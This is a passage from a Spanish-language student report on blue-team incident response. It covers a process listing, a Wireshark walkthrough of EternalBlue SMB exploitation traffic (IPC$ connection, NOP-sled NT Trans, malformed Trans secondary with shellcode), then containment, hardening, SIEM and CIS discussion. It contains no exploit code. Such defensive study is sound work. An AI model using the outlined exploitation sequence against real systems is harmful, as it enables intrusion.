
Nombre de imagen      PID Nombre de sesión Núm. de ses Uso de menor
=====
System Idle Process   0 Services          0          24 KB
System                4 Services          0          636 KB
smss.exe              248 Services          0         1.028 KB
csrss.exe             316 Services          0         3.716 KB
wininit.exe           364 Services          0         4.184 KB
csrss.exe             372 Console           1         8.296 KB
winlogon.exe          400 Console           1         6.424 KB
services.exe          460 Services          0         8.308 KB
lsass.exe             476 Services          0         9.684 KB
lsm.exe               484 Services          0         3.896 KB
svchost.exe           572 Services          0         8.436 KB
UBoxService.exe      632 Services          0         7.288 KB
svchost.exe           700 Services          0         6.572 KB
svchost.exe           780 Services          0        23.604 KB
svchost.exe           848 Services          0        11.820 KB
svchost.exe           880 Services          0        28.724 KB
svchost.exe           288 Services          0        12.412 KB
svchost.exe          1016 Services          0        12.260 KB
spoolsv.exe           1160 Services          0        13.620 KB
svchost.exe           1192 Services          0        13.400 KB
svchost.exe           1288 Services          0        13.608 KB
svchost.exe           1688 Services          0         5.020 KB
taskhost.exe          1500 Console           1         8.552 KB
dwm.exe               1880 Console           1         4.704 KB
explorer.exe          1092 Console           1        47.064 KB
UBoxTray.exe         1616 Console           1         6.796 KB
SearchIndexer.exe    1612 Services          0        14.216 KB
sppsvc.exe           2004 Services          0        12.272 KB
svchost.exe           2120 Services          0        21.724 KB
wmpnetwk.exe         2164 Services          0         7.232 KB
cmd.exe               1364 Console           1         2.708 KB
conhost.exe           2928 Console           1         4.956 KB
cmd.exe               2304 Services          0         2.792 KB
conhost.exe           932 Services          0         2.652 KB
winse20w0.exe         1232 Services          0         9.328 KB
tasklist.exe         2868 Console           1         5.220 KB
WmiPrvSE.exe         2724 Services          0         5.728 KB
  
```

Nota. Verificación comando arp -a. Fuente propia. 2022

Como quinta medida de detención y análisis de mayor utilidad, es el uso de la herramienta WIRESHARK, previamente instalada para capturar tráfico de la red y del sistema atacado.

El siguiente pantallazo podemos observar paquetes de protocolo SMB usado por el sistema windows de característica muy sospechas de vulnerabilidad EternalBlue. Después de un establecimiento de negociación de conexión (handshake) **Tree Connect Andx Request/Response** entre las maquinas ip origen 79.87.77.104 y ip destino 79.87.77.103 estable un path IPC de tipo ataque donde conecta con el recurso compartido.


Ilustración 40 Verificación tráfico red Wireshark



Nota. Verificación tráfico red Wireshark. Fuente propia. 2022

En el siguiente pantallazo se observa una solicitud **NT Trans inicial** con un alto tamaño de carga de secuencia de NOP, que realmente lo que hace es trasladar la maquina en estado SMB server a un punto donde existe la vulnerabilidad, con el fin que el atacante pueda explotarlo con un paquete especialmente diseñado.


### Ilustración 41 Análisis tráfico de red



Nota. Análisis tráfico red Wireshark. Fuente propia. 2022

En el siguiente pantallazo que después de las solicitudes NT Trans conduce a solicitudes **Trans secondary Request** que básicamente contiene un formato incorrecto permitiendo desencadenar la vulnerabilidad, con solicitudes de código shell. Aquí se puede identificar si hay carga útil cifrada que representa un lanzamiento de un posible malware a la maquina objeto de análisis.

### Ilustración 42 Análisis tráfico de red



Nota. Análisis tráfico red Wireshark. Fuente propia. 2022

## **Acciones de contención del ataque:**

Luego del análisis anterior de detección y de la identificación del modo operandi por parte del atacante las medidas que se pueden realizar los son la siguientes:

1. Aislar el segmento de red atacado para evitar comprometer toda la red.
2. Aislar la maquina atacada de la red, deshabilitando el puerto de la tarjeta de red.
3. Bloquear las cuentas de usuario de donde se originó el ataque como medida temporal y eliminar las cuentas no autorizadas.
4. Deshabilitar los servicios del sistema o software que el atacante explotó, identificados con la herramienta wireshark<sup>15</sup>.
5. Se debe rastrear la maquina identificada como origen del ataque de acuerdo con la información del arp y el wireshark para ser bloqueados de inmediato en capa 2 y capa 3.
6. Habilitar el firewall de Windows de la maquina
7. Bloquear los puertos TCP que no sean necesarios que están en estado *listening*
8. Aislar la maquina afectada de la red para evitar un cifrado de datos y un mayor escalamiento del atacante.
9. Garantizar el backup de los datos de la máquina.

## **INFORME DE ACCIONES DE HARDENIZACIÓN A IMPLEMENTAR PARA EVITAR QUE SUCEDAN ATAQUES DE SEGURIDAD INFORMÁTICA.**

Cuando se habla de implementación de hardenización es importante trabajar en las siguientes mejores prácticas y acciones por cada frente:

### **RED**

En este frente con la hardenización se busca corregir las vulnerabilidades de los dispositivos de red, llameasen switches, routers, NAC, etc y así evitar su explotación y los ataques a end-points específicos.

- Bloquear los puertos de red innecesarios
- Cifrar trafico
- Revisar y garantizar que el firewall este correctamente configurado, con sus reglas auditadas y que se actualicen periódicamente
- Eliminar y desactivar protocolos y servicios no utilizados

### **SERVIDORES**

En este frente, con la hardenización se busca asegurar los datos, componentes, funciones, puertos y permisos de un servidor.

---

<sup>15</sup> Wireshark, herramienta detección de vulnerabilidades. Disponible en: <https://www.wireshark.org/>

- Asignar y revisar accesos y cuentas administrativas utilizando el principio del mínimo privilegio
- Asegurar que los servidores se encuentren en un centro de datos con todas las condiciones de seguridad físicas.
- Eliminar software innecesario

### **APLICACIONES**

En este frente, la hardenización se centra en el software instalado en la aplicación, en los parches y la actualización de sus vulnerabilidades.

- Establecer controles de acceso a la aplicación
- Automatizar la gestión de parches
- Eliminar contraseñas por defecto
- Llevar a cabo las mejores prácticas de purga de cuentas
- Configuración de políticas de bloqueo de cuentas

### **BASEDATOS**

En este frente, con la hardenización se enfoca en reducir las vulnerabilidades de las bases de datos y del sistema de gestión de las mismas, como también reforzar los datos depositados y el software utilizado.

- Cifrar datos en tránsito y en reposo
- Eliminación de cuentas no utilizadas
- Reforzar contraseñas
- Habilitación de la comprobación de nodo para el chequeo de usuario
- Limitar que pueden hacer uso de la base de datos

### **SISTEMA OPERATIVO**

En este frente, con la hardenización se busca asegurar los sistemas operativos que es el objetivo común de los ciberataques.

- Aplicación de actualizaciones automáticas y parches recomendados por el fabricante
- Eliminar archivos innecesarios, controladores y funciones no requeridas
- Cifrar el almacenamiento local
- Registrar las actividades, errores y alertas correspondientes.

\*Por último y lo más importante trabajar en concientización y educación de los miembros de las empresas en cuanto a la ciberseguridad y buenas prácticas para no ser fácilmente atacados.

## 2.5. ETAPA 5. SOCIALIZACIÓN DEL INFORME TÉCNICO

### ANÁLISIS SOBRE LAS DIFERENCIAS ENTRE EL EQUIPO DE BLUE TEAM Y EL EQUIPO DE RESPUESTA A INCIDENTES INFORMÁTICOS

BLUE TEAM	Equipo de Respuesta a Incidentes informáticos (CSIRT)
<p>Son equipos conformados por profesionales y especialistas de la seguridad, con una visión de las empresas y/o organización tanto de adentro como hacia fuera de la misma.</p>	<p>Son equipos de respuesta para incidentes de seguridad creados por comunidades gubernamentales, estatales, privadas, financieros, militares, etc, con el fin de ofrecer servicios preventivos y reactivos ante un incidente de seguridad a las víctimas de ciberataques en la red.</p>
<p>Su labor se centra en proteger los activos de las compañías o empresas contra cualquier tipo de amenaza. Entre sus funciones esta reforzar el acceso a los sistemas, introduciendo políticas estrictas, educando a los miembros de las empresas para su comprensión y ajuste a los procedimientos.</p> <p>Realizan evaluaciones de riesgos identificando la debilidades y amenazas que pueden ser explotadas. Desarrolla planes de acción para implementar y así reducir la materialización de las amenazas.</p>	<p>Publica alertas de seguridad, busca vulnerabilidades, realiza auditorias de evaluación de seguridad, ofrece configuración, mantenimiento y desarrollo de las herramientas de seguridad, aplicaciones e infraestructura.</p>
<p>Los Blue Team usan gran variedad de métodos y herramientas como contramedidas para la protección de la red de ataques cibernéticos. Entre ejercicios llevados a cabo por el Blue Team tenemos :</p> <ul style="list-style-type: none"> <li>* Auditorias DNS, con el fin de prevenir ataques de phishing, evitar DNS caducados y la eliminación de registros, entre otros.</li> <li>* Instalar software de seguridad en los end point, como portátiles, PCs, smartphones.</li> <li>* Desplegar software IDS y IPS como control, detección y prevención.</li> </ul>	<p>Gestiona incidentes de seguridad y vulnerabilidades cuando estas están presentes, coordinando, analizando, dando respuesta y soporte.</p> <p>Brinda información de los hallazgos.</p> <p>Permanentemente busca ser una fuente de información con las últimas novedades de las estrategias de ataque.</p>

<ul style="list-style-type: none"><li>* Implementar soluciones SIEM, para correlacionar los logs de los distintos dispositivos de seguridad IT.</li><li>* Análisis de registros de memoria con el fin de identificar actividades inusuales y localizar ataques.</li><li>* Uso de herramientas de vulnerabilidades para su exploración en las empresas</li><li>* Aseguramiento de sistemas mediante uso de antivirus y antimalware.</li></ul>	
--	--

## **ANÁLISIS SOBRE LA PERTINENCIA DE TRABAJAR CON CIS “CENTER FOR INTERNET SECURITY” COMO PROPUESTA DE ASEGURAMIENTO POR PARTE DE UN EQUIPO DE BLUE TEAM**

La implementación de estándares de mejores prácticas siempre será muy útil para las organizaciones teniendo en cuenta que hay muchos expertos en el mundo trabajando en minimizar el riesgo de ataques a la seguridad de la información. Sin embargo, hay varias organizaciones dedicadas a documentar controles de ciberseguridad que garantizan la protección de datos, por lo tanto, a la hora de seleccionar alguno de estos estándares se debe tener muy en cuenta el nivel de madurez de la compañía en cuanto a seguridad defensiva.

El CIS tiene como objetivo mejorar los estándares de ciberseguridad en todos los aspectos, por lo tanto, genera permanentemente iniciativas que implementadas a tiempo se pueden adelantar a los ataques a los que están expuestas todas las organizaciones a nivel mundial. La principal ventaja de que el blue team de una compañía adopte CIS es que se puede identificar la evolución del proceso de implementación, pues se puede iniciar con el grupo de controles básicos y escalando de acuerdo con el tipo de organización, el nivel de madurez y el tamaño de sus departamentos y unidades de negocio.

## **ANÁLISIS SOBRE LAS FUNCIONES Y CARACTERÍSTICAS PRINCIPALES DE UN SIEM**

SIEM (Security Information and Event Management), es un correlacionador de eventos con visión global de las plataformas IT de una empresa y/o compañía, que permite detectar, responder y neutralizar las posibles amenazas o tanques cibernéticos. Entre sus funciones principales es realizar un análisis de seguridad en tiempo real de los logs recibidos de distintos sistemas, disminuyendo el tiempo de detección de ataques, detectando violaciones de seguridad, dando respuesta automática a eventos y amenazas, entre otras.

El SIEM evita la complejidad de administrar la seguridad de las compañías cuando estas crecen en elementos a proteger y monitorear. Es una herramienta útil para los equipos blue team y eficiente para los análisis forenses. Entre los beneficios permite buscar y encontrar amenazas en registros archivados inactivos durante largo periodos de tiempo dentro de una red, deteniendo amenazas desconocidas con el apoyo del machine learning, big data y de la inteligencia artificial, evitando filtraciones de datos y fallos en los procesos y sistemas.

En el mercado se puede encontrar una amplia variedad de soluciones SIEM, entre los principales fabricantes IBM, Arcsight, Alien, Symantec, McAfee, Fortinet, etc..

Las soluciones SIEM han ganado terreno en sus implementaciones toda vez que las grandes empresas deben alinearse al cumplimiento regulatorio como el Estándar de Seguridad de Datos para la Industria de Tarjetas de Pago (PCI DSS), la Regulación General de Protección de Datos (GDPR), y Sarbanes-Oxley (SOX), entre otras, obligando a las empresas implementar soluciones de detección de amenazas y resolución de respuesta rápida. Además de estos cumplimientos, el crecimiento en la migración de los servicios de las empresas a la nube ha permitido evolucionar las soluciones de SIEM integrándose en su capacidad mediante API y fuentes de información en la nube.

## **INFORME DE ELECCIÓN DE 3 HERRAMIENTAS QUE PERMITAN CONTENER ATAQUES INFORMÁTICOS**

### **Firewalls NGFW (Next Generation) - NAC ISE**

Los firewalls de Next Generation permiten detectar y contener las amenazas críticas para rápidamente mitigar el riesgo gracias a sus sensores avanzados con los que identifican cualquier tipo de malware en tiempo real. Estos firewalls cuentan con funcionalidades de prevención de intrusiones (NGIPS), y Protección avanzada contra malware (AMP), security intelligence, etc. Estos firewalls están preparados para realizar tareas de inspección profunda, capaces de enfrentarse a amenazas persistentes avanzadas (APT).

Su integración con herramientas **Network Access Control (NAC)** y/o **ISE Identity Services Engine** permite mediante instrucciones tomar acciones de contención que van desde aislar el equipo end point de la red, hasta el envío a cuarentena de una VLAN, esto depende de la gravedad de la amenaza definido por el indicador de compromiso IoC.

### **Implementación de EDR (Endpoint Detection and Response)**

Esta solución de seguridad EDR, con administración basada en la nube proporciona automatización de la seguridad de los end-points actuando analíticamente en la búsqueda de amenazas y actuando a los tipos de ataques.

### 3. CONCLUSIONES

- Como especialistas de seguridad informática es de gran importancia conocer las leyes y normas que rigen los delitos informáticos en Colombia toda vez que se ejerce o se desarrolle un ethical hacking o investigación en una corporación ya sea pública o privada.
- El éxito de las fases del pentesting depende del proceso metodológico que se realice cumpliendo con las regulaciones de la industria a la cual pertenecen las organizaciones, sector financiero, salud, etc.
- Los resultados de un pentesting ayudan enormemente a las organizaciones a evaluar su madurez en las políticas y procedimientos de seguridad, como también ofrece medidas para capacitar a los empleados en seguridad IT.
- El descubrimiento de riesgos, vulnerabilidades y los posibles impactos detectados en un ethical hacking ayuda a las empresas a tomar prontas medidas de mitigación y a evaluar los tiempos de respuesta ante un incidente de seguridad.
- Esta profesión expone a los ingenieros desde el inicio de la carrera a diferentes pruebas de ética, pues a través del proceso de crecimiento profesional y experiencia laboral se conocen muchos casos en los que compañeros de trabajo han accedido a cometer actos ilegales con repercusiones fatales, lo cual ha servido de ejemplo para generar consciencia en las decisiones profesionales.
- La temprana detección de amenazas y vulnerabilidades, previenen pérdidas económicas, de reputación y continuidad del negocio, cuando las compañías o empresas se ven enfrentados ataques de denegación o fuga de información o ataques tipo ransomware del servicio de sus servidores de producción.
- La exploración con las herramientas de intrusión y testing dejan al descubierto muchas vulnerabilidades que los clientes ignoran y que también tienen fuera de control.
- La seguridad perimetral ya no es suficiente para controlar los ataques en una actualidad globalizada, donde el cibercrimen está muy organizado y se enfocan en secuestrar la información más preciada de una compañía a cambio de extorsión, pidiendo pago en bitcoins, como es el caso de los ataques wanacry Ransomware.

- La información disponible para los expertos en seguridad informática es bastante amplia y accesible, por lo tanto, son cada vez más las compañías que implementan herramientas, estándares, controles e infraestructura para garantizar la protección y seguridad de su información, siendo este su activo más valioso.
- El potencial de las herramientas especializadas en seguridad garantiza a un Blue Team suficiente información para detectar vulnerabilidades e identificar posibles fallos de seguridad y conocer las diferentes técnicas de ataque.
- La organización debe conformar equipos estratégicos blue team que permitan llevar soluciones de seguridad al continuo crecimiento de todo tipo de ciberataques a nivel global.
- El éxito del manejo de los incidentes de seguridad es el resultado de la organización y la ejecución de un Framework de manera metodológica, con el fin de mitigar los riesgos y reducir las pérdidas ocasionadas por ciberataques.
- Es importante trabajar en la concientización y educación de los miembros de las empresas en cuanto a la ciberseguridad y buenas prácticas para no ser fácilmente atacados.


#### 4. RECOMENDACIONES

- A través de la información compilada en este documento se evidencia la amplia variedad de opciones disponibles que existen para que los emprendedores y empresarios del país fortalezcan la seguridad informática de sus activos de información.
- En base a los resultados obtenidos en el presente informe, se confirma la gran utilidad de las herramientas disponibles para que los equipos Blue Team y Red Team fortalezcan la seguridad de los activos de información de las organizaciones, por lo tanto, esta información debería estar cada vez más disponible para que también usuarios no expertos contemplen la posibilidad de implementar estos equipos dentro de sus compañías.
- Se pone a consideración de la universidad UNAD, en el ejercicio de involucrar a los estudiantes en escenarios de simulación práctica, usar este tipo de informes para apoyar a los pequeños empresarios en su preparación ante la prevención y defensa a ataques de seguridad, ya sea con el fin de generar un impacto social promovido desde la academia o como sensibilización a los estudiantes para que a través de ellos se genere este impacto.
- Todas las organizaciones, sin importar su tamaño deberían tener un manual de procedimientos y mejores practicas para garantizar la seguridad de sus activos de información.
- Los expertos deberían usar lenguaje cercano para explicar a empresarios y/o usuarios no expertos la dimensión de los riesgos de exponer sus activos de información y la gran posibilidad de garantizar su seguridad a través de estrategias Blue y Red Team.

## 5. ENLACE DEL VIDEO

<https://youtu.be/rk5Nul8sFR4>

### VERIFICACIÓN TURNITIN



The screenshot shows the Turnitin interface for a course named 'CURSOS\_LIBRES01'. The user is 'HERNAN YOVANNI VILLAMIL'. The interface includes a navigation bar with sections 1 through 5, a table of course details, a summary section, and a submission table.

Título	Fecha de inicio	Fecha límite de entrega	Fecha de publicación
ECBTI - Draftbank 1 - Sección 1	12 abr 2021 - 00:00	31 dic 2023 - 23:59	31 dic 2023 - 23:59

Resumen:  
En este espacio puede realizar el envío de los documentos a los que desea verificar el nivel de autenticidad antes de realizar la presentación formal ante su docente. Recuerde que puede subir archivos en formato **Word, PDF, PowerPoint** y el tamaño del archivo es máximo **50Mb**.  
Cuenta con **cinco** secciones y por cada una puede enviar **un** documento para su revisión de forma independiente. Una vez reciba la revisión, puede volver a enviar un documento diferente o el mismo para realizar una nueva revisión

Actualizar entregas

	Título de la Entrega	Identificador del trabajo de Turnitin	Entregado	Similitud	
Ver recibo digital	CAPACIDADES TÉCNICAS LEGALES Y DE GESTIÓN PARA EQUIPOS TÉCNICOS BLUE TEAM Y RED TEAM	1922736106	11/10/2022 13:10	17%	Entregar Trabajo

## BIBLIOGRAFÍA

Alcaldía de Bogotá. (2018). [Sitio web]. [Sitio web]. Bogotá. Guardianes de la información de la Alcaldía de Bogotá. [Consulta: 7 de septiembre de 2022]. Disponible en: <https://bogota.gov.co/mi-ciudad/gestion-publica/estos-son-los-guardianes-de-la-informacion-de-la-alcaldia-de-bogota>

Allen, Mateus. (2017). [Sitio web]. Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la rama judicial, seccional armenia. Stadium UNAD (pp. 33-40). [Consulta: 7 de septiembre de 2022]. Disponible en: <https://stadium.unad.edu.co/preview/UNAD.php?url=/bitstream/10596/17410/1/94288061.pdf>

Ally, Islam. (2017). [Sitio web]. SMB exploited. [Consulta: 7 de septiembre de 2022]. Disponible en: <https://www.mandiant.com/resources/blog/smb-exploited-wannacry-use-of-eternalblue>

Alvarez, Vilma. (2018). [Sitio web]. Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semantic Scholar. (pp. 1-26). [Consulta: 7 de septiembre de 2022]. Disponible en: <https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf>

CISCO. (2020). [Sitio web]. Guía de detección y contención rápida de amenazas. [Consulta: 7 de septiembre de 2022]. Disponible en: <https://info.datacom.global/hubfs/eBooks/ebook-seguridad2.pdf>

Copnia. (2015). [Sitio web]. Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Copnia. (pp. 3-26). [Consulta: 7 de septiembre de 2022]. Disponible en: <https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica>.

ENTER (2015). [Sitio web]. Detrás de Buggly: la historia de la fachada Andrómeda. [Consulta: 7 de septiembre de 2022]. Disponible en: <https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/>

INTELEQUIA. (2021). [Sitio web]. Red y Blue Team. [Consulta: 7 de septiembre de 2022]. Disponible en <https://intelequia.com/blog/post/2088/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad>

INCIBE. (2020). [Sitio web]. Evidencias de análisis forense. [Consulta: 7 de septiembre de 2022]. Disponible en: [https://www.incibe-cert.es/sites/default/files/contenidos/guias/doc/incibe\\_toma\\_evidencias\\_analisis\\_forense.pdf](https://www.incibe-cert.es/sites/default/files/contenidos/guias/doc/incibe_toma_evidencias_analisis_forense.pdf)

Gallop, Darren (2021). [Sitio web]. Differences and Similarities Between NIST and CIS. [Consulta: 7 de septiembre de 2022]. Disponible en: <https://carbidesecure.com/resources/differences-and-similarities-between-nist-and-cis/>

Gaviria, Raúl. (2015). [Sitio web]. Guía práctica para pruebas de pentest basada en la metodología OSSTMM v2.1 y la guía OWASP v3.0. Repositorio Unilibre Pereira. (pp. 18-61). Disponible en: <https://repository.unilibre.edu.co/bitstream/handle/10901/17296/GU%c3%8dA%20PR%c3%81CTICA%20PARA%20PRUEBAS.pdf?sequence=1&jsAllowed=y>

Mintic. (2018). [Sitio web]. Guía de Auditoria. Mintic. (pp. 12-19). [Consulta: 7 de septiembre de 2022]. Disponible en: [https://www.mintic.gov.co/gestioni/615/articles-5482\\_G15\\_Auditoria.pdf](https://www.mintic.gov.co/gestioni/615/articles-5482_G15_Auditoria.pdf)

Mintic. (2018). [Sitio web]. Elaboración de la política general de seguridad y privacidad de la información. Mintic. (pp. 17-24). [Consulta: 7 de septiembre de 2022]. Disponible en: [https://www.mintic.gov.co/gestioni/615/articles-5482\\_G2\\_Politica\\_General.pdf](https://www.mintic.gov.co/gestioni/615/articles-5482_G2_Politica_General.pdf)

Mintic. (2009). [Sitio web]. Ley 1273 [LEY\_1273\_2009].Mintic. (pp. 1-4). [Consulta: 7 de septiembre de 2022]. Disponible en: [https://normograma.mintic.gov.co/mintic/docs/pdf/ley\\_1273\\_2009.pdf](https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf)

Mintic. (2012). [Sitio web]. Ley 1581 [LEY\_1581\_2012]. Mintic. (pp. 1-11). [Consulta: 7 de septiembre de 2022]. Disponible en: [https://normograma.mintic.gov.co/mintic/docs/pdf/ley\\_1581\\_2012.pdf](https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf)

Moreno, Patricio. (2015). [Sitio web]. Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq.(pp. 31-63). [Consulta: 7 de septiembre de 2022]. Disponible en: <http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf>

NIST (2020). [Sitio web]. Cybersecurity framework. [Consulta: 7 de septiembre de 2022]. Disponible en: <https://www.nist.gov/cyberframework>

OAS. (2018). [Sitio web]. Convenio Sobre La Ciberdelincuencia. OAS. (pp. 3-26). [Consulta: 7 de septiembre de 2022]. Disponible en: [https://www.oas.org/juridico/english/cyb\\_pry\\_convenio.pdf](https://www.oas.org/juridico/english/cyb_pry_convenio.pdf)

OWASP. (2019). [Sitio web]. Identificar a los atacantes en servidores web. [Consulta: 7 de septiembre de 2022]. Disponible en: [https://owasp.org/www-pdf-archive/OWASP\\_-\\_RolyNet.pdf](https://owasp.org/www-pdf-archive/OWASP_-_RolyNet.pdf)

Rapid7. (2012). [Sitio web]. Metasploitable 2. (s. f.). Metasploit. [Consulta: 7 de septiembre de 2022]. Disponible en: <https://metasploit.help.rapid7.com/docs/metasploitable-2>

Revista Seguridad. (2018). [Sitio web]. Pruebas de penetración para principiantes: Explotando una vulnerabilidad con Metasploit Framework / Revista Seguridad. [Consulta: 7 de septiembre de 2022]. Disponible en: <https://revista.seguridad.unam.mx/numero-19/pruebas-depenetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-conmetasploit-fra>

The Mitre Corporation. Common Vulnerabilities and Exposures (updated 2022). [Sitio web]. [Consulta: 7 de septiembre de 2022]. Disponible en: <https://cve.mitre.org/>